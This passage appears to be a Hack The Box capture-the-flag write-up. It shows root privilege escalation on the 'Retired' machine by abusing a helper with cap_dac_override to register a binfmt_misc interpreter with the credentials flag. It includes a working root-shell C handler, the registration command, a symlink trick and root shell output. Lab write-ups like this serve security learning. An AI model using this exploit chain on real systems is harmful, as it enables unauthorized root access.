From the `Makefile` we can see that `reg_helper` is installed to `/usr/lib/emuemu` and given `cap_dac_override` capabilities, allowing anyone who can execute the program to write data to the `binfmt_misc` register. It is then used to register `/usr/bin/emuemu` as an interpreter for OSTRICH ROM files.

```
CC := gcc
CFLAGS := -std=c99 -Wall -Werror -Wextra -Wpedantic -Wconversion -Wsign-
conversion

SOURCES := $(wildcard *.c)
TARGETS := $(SOURCES:.c=)

.PHONY: install clean
```

```
install: $(TARGETS)
        @echo "[+] Installing program files"
        install --mode 0755 emuemu /usr/bin/
        mkdir --parent --mode 0755 /usr/lib/emuemu /usr/lib/binfmt.d
        install --mode 0750 --group dev reg_helper /usr/lib/emuemu/
        setcap cap_dac_override=ep /usr/lib/emuemu/reg_helper

        @echo "[+] Register OSTRICH ROMs for execution with EMUEMU"
        echo ':EMUEMU:M::\x13\x37OSTRICH\x00ROM\x00::/usr/bin/emuemu:' \
                | tee /usr/lib/binfmt.d/emuemu.conf \
                | /usr/lib/emuemu/reg_helper

clean:
        rm -f -- $(TARGETS)
```

We can see that `/usr/lib/emuemu/reg_helper` exists, is executable by the `dev` group and has indeed the `cap_dac_override` capability, effectively allowing us to write arbitrary data to `/proc/sys/fs/binfmt_misc/register`.

```
dev@retired:~/emuemu$ ls -l /usr/lib/emuemu/reg_helper
-rwxr-x--- 1 root dev 16864 Oct 13  2021 /usr/lib/emuemu/reg_helper

dev@retired:~/emuemu$ /usr/sbin/getcap /usr/lib/emuemu/reg_helper
/usr/lib/emuemu/reg_helper cap_dac_override=ep
```

According to the binfmt_misc documentation, the `binfmt_misc` register accepts strings in the following format where `flags` are optional.:

```
:name:type:offset:magic:mask:interpreter:flags
```

In particular, if an interpreter is registered with the `C` flag then the credentials and security token of the new process will be calculated from the binary, meaning the interpreter which can be any program under our control will be executed with root privileges when a root-owned setuid binary associated with it is run through `binfmt_misc`.

```
C - credentials

Currently, the behavior of binfmt_misc is to calculate the credentials and
security token of the new process according to the interpreter. When this flag is
included, these attributes are calculated according to the binary. It also
implies the O flag. This feature should be used with care as the interpreter will
run with root permissions when a setuid binary owned by root is run with
binfmt_misc.
```

To take advantage of this, we create a simple program (`handler.c`) that sets `uid` and `gid` to zero to spawn a shell with `root` privileges, ignoring any command-line arguments. This will act as our interpreter.

```c
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main(void)
{
  setuid(0);
  setgid(0);
  system("/bin/bash");
}
```

We compile it:

```
gcc -o handler handler.c
```

In order to make `setuid(0)` and `setgid(0)` work, the program needs to run with `root` privileges. To accomplish this, as seen above, we need to register our handler with the `credentials` flag for a setuid binary owned by `root`. We search for such files:

```
find / -user root -perm -4000 -executable 2>/dev/null
```

```
dev@retired:/tmp/tmp.Ayq4ZEn4CE$ find / -user root -perm -4000 -executable 2>/dev/null
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/mount
/usr/bin/umount
/usr/lib/openssh/ssh-keysign
```

Instead of trying to override the default kernel handler for ELF files, we can simply create a symbolic link with a custom extension and register a handler for the chosen extension by setting the recognition type to `E`:

```
type
    is the type of recognition. Give M for magic and E for extension.
```

This is possible because `binfmt_misc` handlers follow symlinks. We can choose any of the above setuid files since it will not be actually executed but instead the handler just spawns a shell. We create a link in the current directory:

```
ln -s /usr/bin/chfn chfn.HACKTHEBOX
```

We send the following string to the `reg_helper` program to register our handler as the interpreter for `.HACKTHEBOX` files:

```
echo ":HTB:E::HACKTHEBOX::$(realpath handler):C" | /usr/lib/emuemu/reg_helper
```

We can now execute the `chfn.HACKTHEBOX` file, which will cause the registered handler to run and spawn a `root` shell.

```
./chfn.HACKTHEBOX
```

```
dev@retired:/tmp/tmp.Ayq4ZEn4CE$ ln -s /usr/bin/chfn chfn.HACKTHEBOX
dev@retired:/tmp/tmp.Ayq4ZEn4CE$ echo ":HTB:E::HACKTHEBOX::$(realpath handler):C" | /usr/lib/emuemu/reg_helper
dev@retired:/tmp/tmp.Ayq4ZEn4CE$ ./chfn.HACKTHEBOX
root@retired:/tmp/tmp.Ayq4ZEn4CE# id
uid=0(root) gid=0(root) groups=0(root),33(www-data),1001(dev)
```

The root flag can be found in `/root/root.txt`.